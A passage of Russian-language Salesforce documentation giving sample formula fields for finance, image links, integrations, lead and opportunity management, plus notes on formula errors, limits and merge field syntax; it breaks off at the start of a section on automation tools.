Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Сложные проценты

Данная формула вычисляет проценты, накапливаемые за T лет, при условии начисления M раз в год.

```
Principal__c * ( 1 + Rate__c / M ) ^ ( T * M )
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Сложные проценты: непрерывное начисление

Данная формула вычисляет проценты, накапливаемые за T лет, при условии непрерывного начисления.

```
Principal__c * EXP(Rate__c * T)
```

### Расходы на консультанта

Данная формула умножает количество консультационных дней на 1 200, при условии, что данное поле формулы использует тип данных «Валюта», а стоимость одного консультационного дня составляет 1 200 рублей. Обратите внимание, что поле Consulting Days является настраиваемым.

```
Consulting_Days__c *  
1200
```

### Валовая прибыль

Данная формула позволяет вычислить валовую прибыль. Пример формулы ниже использует настраиваемые поля валюты Total Sales и Cost of Goods Sold.

```
Total_Sales__c - Cost_of_Goods_Sold__c
```

### Процент валовой прибыли

Данная формула вычисляет валовую прибыль на основе процента прибыли.

```
Margin_percent__c * Items_Sold__c * Price_item__c
```

### Индикатор срока платежа

Данная формула возвращает дату через пять дней после даты начала контракта, если поле Payment Due Date содержит пустое значение. Поле Payment Due Date является настраиваемым полем даты.

```
(BLANKVALUE(Payment_Due_Date__c, StartDate +5))
```

### Статус платежа

Данная формула определяет платежи с прошедшим крайним сроком и статусом платежа UNPAID. Если выражение истинно, то формула возвращает значение PAYMENT OVERDUE. В противном случае формула возвращает пустое поле. Данный пример использует настраиваемое поле даты Payment Due Date и настраиваемое текстовое поле контрактов Payment Status.

```
IF(  
AND(Payment_Due_Date__c < TODAY(),  
ISPICKVAL(Payment_Status__c, "UNPAID")),  
"PAYMENT OVERDUE",  
null )
```

## Примеры формул: ссылки на изображения

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### Изображение Yahoo! Instant Messenger™

Данная формула отображает изображение, указывающее на выполнение пользователем или контактом входа в приложение Yahoo! Instant Messenger. Выбор изображения инициирует открытие окна Yahoo! Instant Messenger. Данная формула использует настраиваемое текстовое поле Yahoo Name для хранения кода Yahoo! контакта или пользователя.

```
IF(ISBLANK(Yahoo_Name__c), "", HYPERLINK("ymsgr:sendIM?" & Yahoo_Name__c,
IMAGE("http://opi.yahoo.com/online?u=" & Yahoo_Name__c & "&m=g&t=0", " ")))
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Флажки для приоритета обращения

Данная формула отображает зеленый, желтый или красный флажок, соответствующий приоритету обращения.

```
IMAGE (
CASE( Priority,
"Low", "/img/samples/flag_green.gif",
"Medium", "/img/samples/flag_yellow.gif",
"High", "/img/samples/flag_red.gif",
"/s.gif"),
"Priority Flag")
```

### Цветные квадратики для длительности обращения

Данная формула отображает изображение размером 30 x 30 пикселей красного, желтого или зеленого цвета, в зависимости от значения настраиваемого числового поля Case Age.

```
IF( Case_Age__c > 20,
IMAGE("/img/samples/color_red.gif", "red", 30, 30),
IF( Case_Age__c > 10,
IMAGE("/img/samples/color_yellow.gif", "yellow", 30, 30),
IMAGE("/img/samples/color_green.gif", "green", 30, 30)
))
```

### Сигналы светофора для статуса

Данная формула отображает зеленый, желтый или красный сигнал светофора на основе настраиваемого поля раскрывающегося списка Project Status. Рекомендуем использовать данную формулу в списковых представлениях и отчетах для создания представления панелей мониторинга «Сводка по статусам».

```
IMAGE (
CASE(Project_Status__c,
"Green", "/img/samples/light_green.gif",
"Yellow", "/img/samples/light_yellow.gif",
"Red", "/img/samples/light_red.gif",
"/s.gif"),
"status color")
```

### Звезды для рейтингов

Данная формула отображает от одной до пяти звезд, соответствующих текущему рейтингу.

```
IMAGE (
CASE (Rating__c,
"1", "/img/samples/stars_100.gif",
"2", "/img/samples/stars_200.gif",
"3", "/img/samples/stars_300.gif",
"4", "/img/samples/stars_400.gif",
"5", "/img/samples/stars_500.gif",
"/img/samples/stars_000.gif"),
"rating")
```

### Consumer Reports™: цветные кружки для рейтингов

Данная формула отображает цветной кружок, соответствующий текущему рейтингу по шкале от одного до пяти.

```
IMAGE (
CASE (Rating__c,
"1", "/img/samples/rating1.gif",
"2", "/img/samples/rating2.gif",
"3", "/img/samples/rating3.gif",
"4", "/img/samples/rating4.gif",
"5", "/img/samples/rating5.gif",
"/s.gif"),
"rating")
```

### Горизонтальные полосы для обозначения результата

Данная формула отображает цветную горизонтальную полосу (зеленую на белом фоне), длина которой соответствует числовому результату. Пример ниже позволяет отображать полосу длиной не более 200 пикселей.

```
IMAGE ("/img/samples/color_green.gif", "green", 15, Industry_Score__c * 2) &
IMAGE ("/s.gif", "white", 15,
200 - (Industry_Score__c * 2))
```

### Примеры формул: ссылки на интеграции

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе [«Операторы и функции формулы»](#) на странице 4632.

#### Ссылка на интерфейс API приложения

Данная формула создает ссылку на приложение вне системы Salesforce, передавая параметры для подключения к системе Salesforce посредством SOAP API и создания нужного события.

```
HYPERLINK ("https://www.myintegration.com?sId=" & GETSESSIONID() & "?&rowID=" & Name &
"action=CreateTask","Create a Meeting Request")
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.



**!** **Важное замечание:** `$Api.Session_ID` и `GETSESSIONID()` показывает то же значение, идентификатор текущего сеанса в текущем контексте. Контекст изменяется в зависимости от того, где выполняется оценка глобальной переменной или функции. Например, если используется настраиваемое поле с формулой, и это поле отображается на странице со стандартным макетом в Salesforce Classic, тогда сеанс будет базовым сеансом системы Salesforce. То же поле (или базовый алгоритм, или результат формулы) при использовании на странице Visualforce вместо этого ссылается на сеанс Visualforce.

Контексты сеансов зависят от домена, в котором выполняется запрос. То есть, контекст сеанса изменяется при переходе на другое имя хоста, например с `.salesforce.com` на `.visual.force.com` или `.lightning.force.com`.

Коды сеансов из разных контекстов и сами сеансы различаются. При переходе из одного контекста в другой предыдущий сеанс сменяется новым, после чего старый сеанс более не действителен. При этом также изменяется код сеанса.

Как правило, Salesforce без проблем обрабатывает передачу сеансов между контекстами, однако если вы передаете код сессии самостоятельно, учитывайте, что может потребоваться повторный доступ к `$Api.Session_ID` или `GETSESSIONID()` из нового контекста, чтобы проверить действительность кода сеанса.

Обратите внимание на то, что не все сеансы одинаковы. В частности, сеансы, полученные в контексте Lightning Experience, имеют меньше привилегий и не имеют доступа к API-интерфейсам. Использование кодов этих сеансов для вызова API-интерфейсов невозможно.

### Интеграция службы экспресс-доставки

Данная формула создает ссылку на веб-сайты служб экспресс-доставки FedEx, UPS и DHL на основе значения настраиваемого поля раскрывающегося списка Shipping Method. Обратите внимание, что параметры, используемые в данном примере для веб-сайтов FedEx, UPS и DHL, носят наглядный характер и могут быть неверными.

```
CASE (Shipping_Method__c,
  "Fedex",
  HYPERLINK ("http://www.fedex.com/Tracking?ascend_header=1&clienttype=dotcom&cntry_code=us&language=english&tracknumbers= "& tracking_id__c, "Track"),
  "UPS",
  HYPERLINK ("http://wwapps.ups.com/WebTracking/processInputRequest?HTMLVersion=5.0&sort_by=status&loc=en_US&InquiryNumber1= "& tracking_id__c & "&track.x=32&track.y=7", "Track") ,
  "DHL",
  HYPERLINK ("http://track.dhl-usa.com/TrackByNbr.asp?ShipmentNumber=" & tracking_id__c, "Track"), "" )
```

### Интеграция автонабора Skype™

Данная формула создает поле номера телефона, доступное для ссылки, которое автоматически набирает номер телефона посредством VoIP-телефона Skype. Данная формула требует установки приложения Skype (сторонний продукт, который не предоставляется компанией Salesforce) на компьютер.

```
HYPERLINK ("callto://+" & Country_Code__c & Phone_Unformatted__c, Phone)
```

## Примеры формул: управление интересами

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

### Давность интереса (для открытых интересов)

Данная формула проверяет, является ли интерес открытым, и, в случае истинности, вычисляет количество дней, в течение которых он был открыт, путем вычитания даты и времени создания из текущих даты и времени. Формула возвращает количество дней, округленное до целого числа. В противном случае данное поле содержит пустое значение.

```
IF (ISPICKVAL (Status,
                "Open"), ROUND (NOW () - CreatedDate, 0), null)
```

### Полнота данных интереса

Данная формула вычисляет процент определенных полей интереса, заполненных торговым персоналом. Поле формулы проверяет значения двух настраиваемых числовых полей: Phone и Email. Если поля не содержат значений, то формула возвращает значение «0». Формула возвращает значение «1» для каждого поля, содержащего значение, и умножает итоговое значение на «50» для вычисления процента полей, содержащих данные.

```
(IF (Phone = "", 0, 1) + IF (Email = "", 0, 1) ) * 50
```

### Присвоение номера интереса

Данная формула возвращает числовое значение для текстового значения поля автонумерации Lead Number. Данная формула может быть полезна при использовании поля Lead Number в расчетах (например, циклический алгоритм или другая маршрутизация). Обратите внимание, что поля автонумерации являются текстовыми, поэтому при выполнении числовых расчетов должны быть преобразованы в числовые.

```
VALUE (Lead_Number__c)
```

### Циклическое назначение обращений или интересов

Пример формулы ниже предполагает наличие трех очередей интересов и необходимость назначения каждой очереди равного количества входящих интересов. Аналогичная формула может использоваться для назначения обращений.

```
MOD (VALUE (Lead_Number__c),
     3)
```

Данная формула предназначена для поля настраиваемой формулы Round\_Robin\_ID, которое назначает каждому интересу значение 0, 1 или 2. Данная формула использует настраиваемое поле автонумерации Lead Number, которое назначает каждому интересу уникальный номер, начиная с 1. Функция MOD делит номер интереса на доступное количество очередей (три очереди в данном примере) и возвращает остаток 0, 1 или 2. Рекомендуем использовать значение данного поля формулы в правилах назначения интересов для назначения интересов разным очередям. Например:

- Round\_Robin\_ID = 0 назначается очереди А
- Round\_Robin\_ID = 1 назначается очереди Б
- Round\_Robin\_ID = 2 назначается очереди В

### Примеры формул: показатели

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Преобразование температуры

Данная формула позволяет преобразовывать градусы по шкале Цельсия в градусы по шкале Фаренгейта.

```
1.8 * degrees_celsius__c + 32
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### Преобразование единицы измерения

Данная формула позволяет преобразовывать километры в мили.

```
Miles__c / .621371192
```

### Примеры формул: управление возможностями

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Ожидаемый доход по продукту

Данная формула вычисляет общий доход по нескольким продуктам, каждый из которых использует разную вероятность закрытия.

```
ProductA_probability__c * ProductA_revenue__c + ProductB_probability__c * ProductB_revenue__c
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### Вычисление стоимости обслуживания

Данная формула вычисляет стоимость обслуживания как 20% от годовой стоимости лицензии. Поле возможности Maintenance Years является настраиваемым.

```
Amount * Maint_Years__c * 0.2
```

#### Вычисленная стоимость на основе ежемесячной подписки

Данная формула вычисляет стоимость возможности на основе стоимости ежемесячной подписки, умноженной на период подписки.

```
Monthly_Amount__c * Subscription_Months__c
```

### Ежемесячное значение

Данная формула делит общегодовое значение на 12 месяцев.

```
Total_value__c / 12
```

### Дополнительная стоимость возможности

Данная формула вычисляет сумму полей продукта Amount, стоимости обслуживания и комиссии за обслуживание. Обратите внимание, что поля Maint amount и Service Fees являются настраиваемыми полями валюты.

```
Amount + Maint_Amount__c +
Services_Amount__c
```

### Категоризация возможностей

Данная формула использует условную логику для заполнения текстового поля возможности Category на основе значения стандартного поля Amount. Возможности со стоимостью менее 1 500 рублей относятся к категории «Category 1», возможности со стоимостью 1 500—10 000 рублей относятся к категории «Category 2», остальные возможности относятся к категории «Category 3». Данный пример использует вложенные операторы IF.

```
IF(Amount < 1500, "Category 1", IF(Amount > 10000, "Category 3", "Category 2"))
```

### Полнота данных возможности

Данная формула обрабатывает набор полей и вычисляет процент полей, используемый персоналом. Данное поле формулы проверяет пять полей на наличие значений. Поле, которое не содержит значения, считается нулевым. Поле, которое содержит значение, считается как «1». Общее количество делится на пять (количество оцененных полей). Обратите внимание, что данная формула требует выбора параметра «Считать пустые поля пустыми» в разделе «Обработка пустых полей» вложенной вкладки «Сложная формула».

```
(IF(ISBLANK(Maint_Amount__c), 0, 1) +
IF(ISBLANK(Services_Amount__c), 0, 1) +
IF(ISBLANK(Discount_Percent__c), 0, 1) +
IF(ISBLANK(Amount), 0, 1) +
IF(ISBLANK(Timeline__c), 0, 1)) / 5
```

### Ожидаемый доход возможности по лицензии

Данная формула вычисляет ожидаемый доход по лицензиям на основе вероятности закрытия.

```
Expected_rev_licenses__c * Probability
```

### Текстовое отображение дохода возможности

Данная формула возвращает ожидаемый доход по возможности в текстовом формате без знака доллара. Например, если поле кампании Expected Revenue содержит значение «\$200 000», то данное поле формулы возвращает значение «200 000».

```
TEXT(ExpectedRevenue)
```

### Общий размер сделки по возможности

Данная формула вычисляет общую стоимость обслуживания и ремонта.

```
Amount + Maint_Amount__c + Services_Amount__c
```

### Итоговая цена возможности на основе единиц продукции

Данная формула создает ценовое предложение на основе единицы продукции и общего количества.

```
Unit_price__c * Volume__c * 20
```

### Вычисление стоимости профессиональных услуг

Данная формула вычисляет стоимость профессиональных услуг, при условии, что стоимость одного неполного рабочего дня составляет 1 200 рублей. Поле возможности `Consulting Days` является настраиваемым.

```
Consulting_Days__c * 1200
```

### Выбор документа продажи на основе этапа

Данная формула определяет соответствующий документ на вкладке «Документы» на основе поля возможности «Этап». Рекомендуем использовать коды возможностей в следующем формате: 00130000000j7AO.

```
CASE (StageName,  
"Prospecting", "Insert 1st Document ID",  
"Qualification", "Insert 2nd Document ID",  
"Needs Analysis", "Insert 3rd Document ID",  
"Value Proposition", ...  
)  
)
```

### Обучение продажам

Данная формула создает гиперссылку, открывающую специальный документ на вкладке «Документы». Данная формула использует предопределенное поле настраиваемой формулы, определяющее документ на основе поля возможности «Этап». См. пример [«Выбор документа продажи на основе этапа»](#) на странице 4721.

```
HYPERLINK("/servlet/servlet.FileDownload?file=" & Relevant_Document__c, "View Document in  
New Window")
```

### Стоимость отправки по весу

Данная формула вычисляет почтовые расходы на основе веса.

```
package_weight__c * cost_lb__c
```

### Процент стоимости отправки

Данная формула вычисляет стоимость отправки как процент от общей стоимости.

```
Ship_cost__c / total_amount__c
```

### Переменные комиссионные

Данная формула вычисляет сумму комиссии, равную 2%, для возможности, вероятность которой составляет 100%. Всем другим возможностям назначается нулевая комиссия.

```
IF(Probability = 1,
ROUND(Amount * 0.02, 2),
0)
```

### Общая стоимость контракта на основе регулярного и нерегулярного дохода

Данная формула вычисляет потоки регулярного и нерегулярного дохода на протяжении срока действия контракта.

```
Non_Recurring_Revenue__c + Contract_Length_Months__c * Recurring_Revenue__c
```

### Примеры формул: ценообразование

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Общая стоимость

Данная формула вычисляет общую стоимость на основе цены и общего количества единиц продукции.

```
Unit_price__c * Total_units__c
```

#### Ценообразование для пользователя

Данная формула вычисляет цену за лицензию пользователя.

```
Total_license_rev__c / Number_user_licenses__c
```

### Примеры формул: вычисления результата

Дополнительную информацию об использовании функций, встречающихся в данных примерах, см. в разделе «[Операторы и функции формулы](#)» на странице 4632.

#### Результат интереса

Данная формула вычисляет результаты интересов, при условии, что телефонным вызовам присваивается более высокий результат, чем запросам через веб-сайт.

```
CASE (LeadSource, "Phone", 2, "Web", 1, 0)
```

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

Ниже приведена формула, вычисляющая результат интереса на основе рейтинга.

```
CASE (1, IF (ISPICKVAL (Rating, "Hot"), 1, 0), 3, IF (ISPICKVAL (Rating, "Warm"), 1, 0), 2, IF (ISPICKVAL (Rating, "Cold"), 1, 0), 1))
```

Результат успешной работы клиента

Данная формула использует простой алгоритм для присвоения клиентам высокого результата за успешную работу в системе Salesforce.

```
Survey_Question_1__c * 5 + Survey_Question_2__c * 2
```

## Ошибки формулы

- Сообщение «#Ошибка!» отображается для поля формулы при возникновении ошибки во время вычисления значения формулы. Чтобы устранить ошибку, проверьте формулу.
  - Деление на ноль. При выполнении данной операции просмотрите выражение на наличие нулевого знаменателя и введите альтернативное значение. Ниже приведен пример поля формулы кампании, возвращающего пустое значение при нулевом количестве возможностей.

### ВЕРСИИ

Доступно в версиях: Salesforce Classic и Lightning Experience

Доступно в версиях: **все** версии.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра сведений о поле формулы:

- «Просмотр настройки и конфигурации»

Для создания, изменения или удаления полей формулы:

- «Настройка приложения»

```
IF (NumberOfOpportunities > 0,
    NumberOfWonOpportunities / NumberOfOpportunities, null)
```



- Вычисление значения, длина которого превышает максимальное значение текущего типа. При выполнении данной операции дополните числовые значения символом L, позволяющим увеличить их длину. Пример ниже позволяет правильно вычислить количество миллисекунд в году путем умножения длинных числовых значений.

```
Long MillsPerYear = 365L * 24L * 60L * 60L * 1000L;
Long ExpectedValue = 31536000000L;
System.assertEquals (MillsPerYear, ExpectedValue);
```

- Вычисление квадратного корня отрицательного числа. При выполнении данной операции воспользуйтесь функцией IF (см. пример выше) для проверки значения на наличие положительного числа.

- Вычисление логарифма отрицательного числа. При выполнении данной операции воспользуйтесь функцией `IF` (см. пример выше) для проверки значения на наличие положительного числа.
- Использование функции `VALUE` с текстом, содержащим специальные символы. Примеры специальных символов см. в разделе «Операторы и функции формулы» на странице 4632.
- Убедитесь, что формула не содержит функцию `HYPERLINK` внутри текстовой функции (например, `LEFT (HYPERLINK ("http://MYCOMPANY.ORG ", "MYCOMPANY ") , 5)`).
- Отключение формулы или использование отключенного поля формулы. Система Salesforce отключает поля формулы при удалении, но не включает их при восстановлении. Чтобы включить отключенные поля формулы, измените и сохраните поле. Дополнительную информацию об удаленных настраиваемых полях и их восстановлении см. в разделе «Управление удаленными настраиваемыми полями» на странице 4517.
- Сообщение «#Превышен размер!» отображается для поля формулы, результат которого содержит более 18 символов. Рекомендуем проверить формулы, результаты которых могут содержать более 18 символов. Кроме того, рекомендуем избегать умножения и возведения больших чисел в степень, а также деления на очень маленькие числа.
- Функции `CASE` возвращают ошибку, если ошибка возвращается любым выражением, независимо от того, что должно быть возвращено. Например, функция `CASE (Field__c, "Partner", "P", "Customer", "C", LEFT (Field__c, -5))` возвращает ошибку, если поле содержит значение `Partner` или `Customer`, так как последний оператор является нелогичным.
- Ошибки деления на ноль могут быть исключены путем добавления функции `IF`, определяющей нулевое значение поля. Например, `IF (Field__c =0, 0, 25/Field__c)`.

## Ограничения для полей формулы

- Поля формулы имеют следующие ограничения.
  - Ограничение по количеству символов: поля формулы могут содержать не более 3 900 символов, включая пробелы, символы возврата и комментарии. Если формула должна содержать больше символов, создайте отдельные поля формулы и дополните другое поле формулы соответствующими ссылками.
  -  **Прим.:** Максимально допустимое количество символов, отображаемых после оценки выражения формулы, составляет 1 300 символов.
  - Ограничение по размеру сохранения: при сохранении размер полей формулы не может превышать 4 000 байтов. Если формула содержит многобайтовые символы, то размер сохранения отличается от количества символов.
  - Ограничение по размеру компиляции: при компиляции размер полей формулы не может превышать 5 000 байтов. Размер компиляции — это размер формулы (в байтах), включая все поля, значения и используемые формулы. Прямая зависимость размера компиляции от ограничения по количеству символов отсутствует. Некоторые функции (например, `TEXT`, `DATEVALUE`, `DATETIMEVALUE` и `DATE`) значительно увеличивают размер компиляции.
  -  **Совет:** Рекомендации по исправлению формул во избежание подобных ограничений см. в документе «Советы по сокращению размера формулы».
- Формулы стандартных значений для типа записи могут ссылаться только на поля данного типа записи. Тем не менее, поля формулы и формулы для утверждений или правил для типа записи могут ссылаться на поля данного типа записи, а также любых записей, связанных посредством взаимосвязи «Поиск» или «Основная—подробная». Например, формула для правила проверки возможностей может ссылаться на поля слияния организаций и кампаний, а также возможностей, тогда как поле формулы для организаций может ссылаться на поля обращений.
- Формулы не поддерживают поля типа «Область подробного текста», зашифрованные поля и поле «Описание».

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.



- Значение поля не может зависеть от другой используемой формулы.
- Поля, используемые формулами, не могут быть удалены. Прежде чем удалить поле, рекомендуем удалить нужное поле из формулы.
- В отличие от полей настраиваемой формулы, формулы, используемые в обновлениях полей, процессах утверждения, бизнес-правилах или правилах проверки, не могут ссылаться на поля статистики по кампаниям.

СМ. ТАКЖЕ:

[Советы по созданию формул](#)

[Создание формул](#)

## Поля слияния

### Общие сведения о полях слияния

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи. Например, поле слияния может быть добавлено в шаблон эл. почты, чтобы строка приветствия содержала имя получателя, а не обобщенное «Здравствуйте!». Поля слияния могут использоваться в полях настраиваемых формул, элементах S-Control, настраиваемых ссылках, настраиваемых кнопках и страницах Visualforce, а также при создании шаблонов эл. почты или стандартных писем.

Имена полей слияния определяются при создании настраиваемого поля или объекта. Поле «Имя поля» заполняется автоматически на основе данных, введенных в поле «Метка поля». При необходимости данное поле может быть настроено. Помните, что имя должно:

- Содержать только символы подчеркивания, буквы и цифры
- Начинаться и заканчиваться буквами
- Не содержать пробелов
- Не содержать двух последовательных символов подчеркивания

**!** **Важное замечание:** Убедитесь в уникальности имени и метки настраиваемого поля объекта.

- Если имена или метки стандартного и настраиваемого полей совпадают, то поле слияния содержит значение настраиваемого поля.
- Если имена или метки двух настраиваемых полей совпадают, то поле слияния может содержать непредвиденное значение.

Если при создании метки поля «Эл. почта» уже существует стандартное поле «Эл. почта», то поле слияния может не различать имена полей. Чтобы гарантировать уникальность имени настраиваемого поля, рекомендуем дополнить его символами. Например, «Эл. почта12».

Чтобы найти имя поля слияния для объекта или поля в системе Salesforce, откройте страницу сведений об объекте или поле и просмотрите поле «Имя поля».

Чтобы добавить поля слияния, воспользуйтесь редактором соответствующей функции. Каждый редактор, используемый в системе Salesforce, содержит действительные поля слияния для всех связанных стандартных и настраиваемых объектов. При создании шаблонов стандартных писем посредством надстройки Word приложения Connect for Office отображается полный список полей слияния, доступных для вставки.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступные поля слияния  
определяются используемой  
версией Salesforce.

## Синтаксис

Синтаксис поля слияния определяется местом использования поля. Чтобы гарантировать использование правильного синтаксиса, выберите поля слияния из раскрывающегося списка редактора в области использования поля слияния.

Настраиваемые объекты и поля всегда дополняются элементом `__c`. Метки полей следуют за именем объекта, а все пробелы заменяются символами подчеркивания. Например, поле слияния `Account.CreatedDate` ссылается на стандартное поле «Дата создания» для объекта «Организации».

Имя стандартной взаимосвязи является основным объектом. Например, поле слияния `Account.Name` позволяет правилу проверки контактов ссылаться на имя организации, тогда как поле слияния `Opportunity.Account.CreatedBy.Phone` позволяет полю формулы для продуктов возможностей ссылаться на номер телефона создателя организации. Имя настраиваемой взаимосвязи — это значение поля «Имя поля», дополненное элементом `__r`. Например, поле слияния `Contact__r.Email` позволяет правилу проверки настраиваемых объектов ссылаться на адрес эл. почты контакта.

## Общие советы

- Чтобы использовать поле слияния в качестве целевой ссылки, добавьте нужное поле слияния после префикса `http://`.
- Система Salesforce округляет числа в полях слияния в соответствии с региональными настройками пользователя, а не до количества знаков после запятой, указанного в конфигурации числового поля.
- При необходимости сохраните имя организации, контакта или интереса на стандартном языке компании (локальное имя), а также на стандартном языке пользователя или организации (стандартное имя). Стандартное имя поля слияния используется в случае отсутствия локального имени.
- Чтобы добавить ссылку на отдельный файл, воспользуйтесь полем слияния `$Resource.<имя_ресурса>`, где `<имя_ресурса>` — это имя, указанное при загрузке ресурса.
- Если имена настраиваемых полей переводятся с помощью средства перевода, то поиск полей слияния может выполняться на языке, выбранном пользователем.
- Шаблон эл. почты не позволяет использовать поле поиска в качестве поля слияния. При необходимости создайте скрытое поле формулы для макета страницы, извлекающее значение из поля поиска. Затем добавьте скрытое поле в шаблон эл. почты.

## Поля слияния для правил проверки

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

### Синтаксис и форматирование

Синтаксис поля слияния, используемого в правиле проверки, состоит из объекта, точки и имени поля. Например, поле слияния `$User.State` соответствует области или штату пользователя.

A merge field's syntax can vary depending on where you're using the field. To make sure you're using the correct syntax, select merge fields from the drop-down list in the editor where you're using the merge field. Поля слияния, используемые в правилах проверки, соответствуют полям, доступным в приложении.

Для списка полей в объекте перейдите из параметров управления для объекта в раздел полей.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience


Доступно в версиях: **Contact Manager, Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition, Developer Edition** и **Database.com**.

 **Важное замечание:**

- If two or more custom objects have matching names or labels, only one of the objects appears when you select from available merge fields. Make sure that all custom objects have unique names and labels so that you can select merge fields from any of the objects.

## Ограничения

Ниже перечислены поля слияния, которые не могут использоваться правилами проверки.

- Поля автонумерации (например, «Номер заявки»).
- Составные поля (например, адреса, имена и фамилии, зависимые раскрывающиеся списки и зависимые поиски).
-  **Прим.:** Правила проверки могут ссылаться на отдельные адресные поля (например, «Город для счета»).
- Поля статистики по кампаниям, включая статистики по отдельным кампаниям и иерархиям кампаний

## Советы

- Некоторые поля слияния отображаются в виде переключателей, но при использовании в формулах действуют как поля раскрывающегося списка.

Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Нет».

- \$UserRole.CaseAccessForAccountOwner
- \$UserRole.OpportunityAccessForAccountOwner
- CaseAccessLevel (для территории)
- OpportunityAccessLevel (для территории)

Ниже перечислены поля слияния, которые при использовании в формулах могут содержать значения «Чтение», «Правка» и «Все».

- AccountAccessLevel (для территории)
- Чтобы применить разные правила проверки к разным типам записей, добавьте поле слияния `RecordType.Id` в формулу.

СМ. ТАКЖЕ:

[Поиск по параметрам управления объектами](#)

## Поля слияния для формул

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

### Синтаксис и форматирование

Поля слияния, используемые в формулах, не содержат фигурных скобок, восклицательного знака и типа записи. Например: `AccountNumber`. Чтобы

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

гарантировать использование правильного синтаксиса, нажмите кнопку **«Вставить поле»** или воспользуйтесь раскрывающимся списком редактора формул.

СМ. ТАКЖЕ:

[Советы по использованию полей слияния в формулах](#)

[Создание формул](#)

## Поля слияния для формул кросс-объектов

Поле слияния — это поле, которое может быть добавлено в шаблон эл. почты, шаблон стандартного письма, настраиваемую ссылку или формулу для внедрения значений из записи.

*Формулы кросс-объектов* — это формулы, охватывающие два связанных объекта и ссылающиеся на поля слияния этих объектов. Формулы кросс-объектов могут ссылаться на поля слияния основного объекта («родителя»), если объект является подробным во взаимосвязи «Основная — подробная». Формулы кросс-объектов формулы также работают с взаимосвязями поиска. Например, формула кросс-объекта, ссылающаяся на поле «Имя организации», может быть создана для контакта, связанного с обращением.

В этом случае формула для объекта «Обращение» должна содержать следующее поле слияния: `Contact.Account.Name`.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях: **все**  
версии.

## Синтаксис и форматирование

Поля слияния, используемые в формулах, не содержат фигурных скобок и восклицательного знака. Рекомендуем использовать имена взаимосвязей, а не метки объектов. Имя взаимосвязи обычно соответствует имени объекта, но формально является именем поля взаимосвязи.

При обращении к имени родительской организации в объекте «Организация» воспользуйтесь синтаксисом `Parent.Name`, а не `Account.Name`. При добавлении ссылки на настраиваемый объект рекомендуем дополнить его имя двумя символами подчеркивания и буквой *r*. Например, `Position__r.title__c` ссылается на поле «Должность» (`title__c`) настраиваемого объекта «Позиция».

## Ограничения

Ниже перечислены компоненты, недоступные для использования.

- Поля слияния для объектов, связанных с действиями. Например, поля слияния для контактов и организаций недоступны в формулах задач и событий.
- Глобальная переменная `$RecordType` (применяется только к записи, содержащей формулу, но не к записи, охваченной формулой). Начиная с выпуска Spring'13 при создании формулы стандартного значения доступна только глобальная переменная `$RecordType`.

Значение поля слияния `Profile.Name` может изменяться в зависимости от контекста ссылающегося поля формулы кросс-объекта. Значением на страницах сведений является имя профиля, а в списковых представлениях и отчетах внутреннее значение связанного профиля. Если формула содержит поле слияния `Profile.Name`, рекомендуем использовать функцию `OR` для отображения ожидаемого результата. Например:

```
IF
    (OR
        (LastModifiedBy.Profile.Name = "Standard User", LastModifiedBy.Profile.Name =
```

```
"PT2"),  
    "Standard", "Not Standard")
```

Данное правило не применяется к именам профилей, используемым глобальной переменной \$Profile.

## Расширение бизнес-процессов

### Какой инструмент автоматизации следует использовать?

Система Salesforce поддерживает разные инструменты для автоматизации повторяющихся бизнес-процессов организации: утверждения, конструктор процессов, Workflow и Visual Workflow.

Оптимальный инструмент автоматизации определяется типом автоматизируемого бизнес-процесса.

- **Утверждение записи**

Пример. Менеджеры утверждают запросы прямых подчиненных на отпуск.

- **Выполнение действия при наличии определенных значений в записи**

Пример. Уведомление ответственного за организацию при расширении связанного обращения.

- **Сбор информации от пользователей или клиентов и последующее использование данной информации**

Пример. Служба поддержки использует мастер для пошагового выполнения сценария вызова, а введенная информация используется для создания обращений.

### Утверждение записи

